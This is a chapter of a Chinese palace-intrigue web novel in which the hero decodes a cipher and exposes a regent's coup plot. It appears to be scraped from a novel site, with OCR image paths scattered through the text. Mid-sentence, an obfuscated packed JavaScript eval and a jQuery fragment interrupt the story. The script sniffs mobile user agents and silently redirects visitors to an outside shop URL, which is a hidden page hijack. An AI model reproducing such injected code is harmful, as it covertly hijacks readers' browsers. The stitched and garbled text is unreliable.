第229章 潘多拉魔盒

作品:《我只想种田,女帝非要我打天下

    夜色深沉,皇宫工坊内却灯火通明。


    手摇印刷机早已停歇,空气中弥漫着一股机油、墨香与紧张气息混合而成的独特味道。


    孟阔亲手捧着那个黑漆木盒,步履沉稳地踏入其中,他那包裹着铁甲的靴子每一步都仿佛踩在所有人的心跳上。


    李澈和萧青鸾早已在此等候。


    当那个看似普通、却可能锁着一个时代命运的木盒被稳稳地放在铺满图纸的大工作台上时,三人的目光都聚焦于此。


    “王爷,陛下,这就是崔元那老贼留下的最后一份‘贺礼’。”孟阔的声音沉闷如鼓,眼中满是警惕。


    李澈饶有兴致地绕着木盒走了一圈,伸手敲了敲,发出“叩叩”的闷响。


    “哦?让我看看是什么宝贝,值得他临死前还惦记着,是想拉个垫背的,还是想送我一份大礼。”


    他没有让任何人代劳,而是从一旁的工作台上拿起一套精巧的、类似钟表匠使用的工具,小心翼翼地撬开了木盒侧面一个几乎看不见的暗扣。“咔哒。”


    一声轻响,盒盖应声弹开。


    没有想象中的金银珠宝,没有淬毒的暗器,更没有写满罪证的信件。


    盒内,只有三样看似风马牛不相及的、普通到近乎寒酸的东西,静静地躺在暗红色的绸缎上。


    几张泛黄的、关于京郊一块皇家猎场的陈年地契。


    一份数年前北境一个不起眼卫所的军粮调拨流水记录。


    以及一本被朱砂笔批注得密密麻麻的《金刚经》。


    “就这?”孟阔瞪大了眼睛,脸上是毫不掩饰的失望。他凑上前,拿起那份军粮单翻了翻,又嫌弃地放下,“末将愚钝,看着就像一堆不知从哪个库房角落里翻出来的废纸。这老狐狸,死到临头了还故弄玄虚!”


    萧青鸾也秀眉紧蹙,她拿起那几张地契,仔细看了看上面的印鉴和日期,随即缓缓摇头:“地契是真的,但这块猎场早已废弃多年,并无特殊之处。军粮单的数额也无异常……至于佛经……”


    她拿起那本《金刚经》,只见上面圈圈点点,全是些看似毫无逻辑的批注。


    “地契,军粮单,佛经……这三样东西风马牛不相及,他究竟想做什么?”


    就在两人都一头雾水时,一直沉默的李澈却突然开口了。


    “孟将军,去,取京城最详细的防卫堪舆图来。”


    孟阔虽不明所以,但还是立刻领命而去。


    很快,一张巨大的地图被铺在了另一张桌子上。


    李澈没有说话,只是将那几张地契并排铺开,陷入了沉思。


    他的目光在三样东西和地图之间来回扫视,大脑如同一个高速运转的精密仪器,开始疯狂地处理着这些看似杂乱无章的信息。


    他拿起一根炭笔,将地契上那块皇家猎场的位置,在地图上重重地圈了出来。


    “陛下,你看这里。”


    萧青鸾凑上前,只看了一眼,凤眸便微微一凝:“此地名为‘鹰愁坡’,地势险峻,是俯瞰皇城西侧的天然制高点。因不利于骑兵展开,早已废弃。但若在此处屯兵……”


    她的话没有说完,但其中蕴含的军事威胁,已不言而喻。


    李澈点了点头,又指向那份军粮记录:“这份记录,是景元七年的。陛下,你回忆一下,那一年,北境可有战事?”


    萧青鸾略一思索,便斩钉截铁地答道:“绝无可能。景元七年,我大景与北原刚刚签订和平盟约,边境风平浪静,连小规模的摩擦都未曾有过。为何会有如此大规模的‘紧急’军粮调拨?”


    “问题就在这里。”李澈的眼中闪过一丝锐利的光芒,“无战事,却有大规模的后勤调动。这批粮食,没有去边防,而是中途消失了。”


    最后,他拿起了那本被批注得密密麻麻的《金刚经》。


    他没有去看那些佛法感悟,而是让一旁的陈数里取来纸笔。


    “把所有被朱砂笔画了圈的字,按顺序,全部抄录下来。”


    陈数里不敢怠慢,立刻奋笔疾书。


    片刻之后,一段由几十个汉字组成的、语无伦次的文字,呈现在众人面前。


    “东下之兵,日关兄弟,约为三千,审判猎场……”


    “这……这都说的是什么乱七八糟的?”孟阔看得一头雾告水,挠了挠头。李澈看着那段抄录下的文字,陷入了最后的沉思。


    他脑中的信息碎片正在以一种惊人的速度碰撞、重组。


    地契、军粮、乱码……


    突然,他猛地抬起头,目光如电,直刺孟阔!


    “孟将军,把那份军粮记录上,所有押运官的姓名,按顺序,大声背诵一遍!”


    孟阔虽不明所以,但还是立刻拿起那份记录,高声念道:“是!第一队押运官,猎户出身,名叫常之!第二队,场工出身,名叫毕夏!第三队……”


    “停!”


    李澈猛地打断了他,眼中爆发出骇人的精光!


    他抓起笔,在那段乱码之下,飞快地写下了几个字。


    猎场之下!


    他将经文上的乱码,与押运官的姓氏首字母,用一种这个时代的人完全无法理解的逻辑,瞬间对应了起来!


    这是一套极其复杂的、用人名做密钥的密码!


    “快!继续念!”随着孟阔将一个个拗口的名字念出,李澈笔下的文字也如流水般倾泻而出。


    当最后一个名


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16877367|187587||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''字落下时,一段完整、清晰,却又令人不寒而栗的惊天阴谋,呈现在了三人面前!


    “猎场之下,藏兵三千。公审之日,引狼入关。北境之主,约为兄弟。”


    整个工坊,瞬间陷入了死一般的寂静。


    真相,令人窒息。


    摄政王早已在京郊鹰愁坡的废弃猎场之下,私藏了三千精锐死士!


    他更与北境敌国达成了协议,将在世纪公审的当天,趁所有人的注意力都在审判席上时,发动雷霆政变!


    同时,放北境的铁骑从一个约定好的关隘入关,以“清君侧、助新皇”的名义,为他的篡位保驾护航!


    这已经不是谋逆,这是通敌**!


    崔元纵火案,从头到尾,都只是他用来吸引所有人注意力的、最大的一枚弃子!


    “畜生!”孟阔惊得一身冷汗,猛地拔出腰间的佩刀,“哐当”一声巨响,他嘶声怒吼:“王爷!末将这就带兵,去平了那鹰愁坡,将那些叛贼**万段!”


    “别动。”


    李澈却伸出手,平静地拦住了他,那声音里没有半分惊慌,只有一种冰冷到极致的杀意,“现在动,就打草惊蛇了。”


    他缓缓转身,看向早已凤目含煞、娇躯因极致的愤怒而微微颤抖的萧青鸾,眼神前所未有的锐利。


    “陛下,看来我们的‘世纪公审’,需要增加一个‘特别旁听席’了。”


    萧青鸾瞬间明白了他的意思。


    她深吸一口气,压下心中滔天的怒火,那双绝美的凤眸中,只剩下冰冷的、君临天下的决绝。


    她一字一顿地说道:“准!朕要让天下人都看看,谁是忠臣,谁是**!”


    李澈转头,对着孟阔下达了最后的指令,那声音,如同死神的宣判。


    “从现在起,启动最高战争预案。公审那天,京城,就是我们为摄政王准备的……埋骨之地。”


    摄政王府,密室之内。


    棋盘之上,黑白交错,杀机四伏。


    摄政王正与一位身披黑袍、看不清面容的神秘人对弈。


    神秘人落下一子,用一种沙哑得如同两块石头在摩擦的声音问道:“你把那份草案的线索留给崔元,就不怕李澈真的看破?”


    摄政王轻笑一声,拈起一枚白子,将对方的一大片黑子吃掉,悠然道:“看破了,才好玩。他以为自己是猎人,殊不知,真正的猎人,需要用自己做诱饵。”


    他端起茶杯,吹了吹浮沫,眼中闪过一丝诡异的、充满了疯狂的笑意。“我就是要让他相信自己掌控了一切,然后在他最得意的时候,给他最致命的一击。那三千兵马……可不是为他准备的唯一‘惊喜’啊。”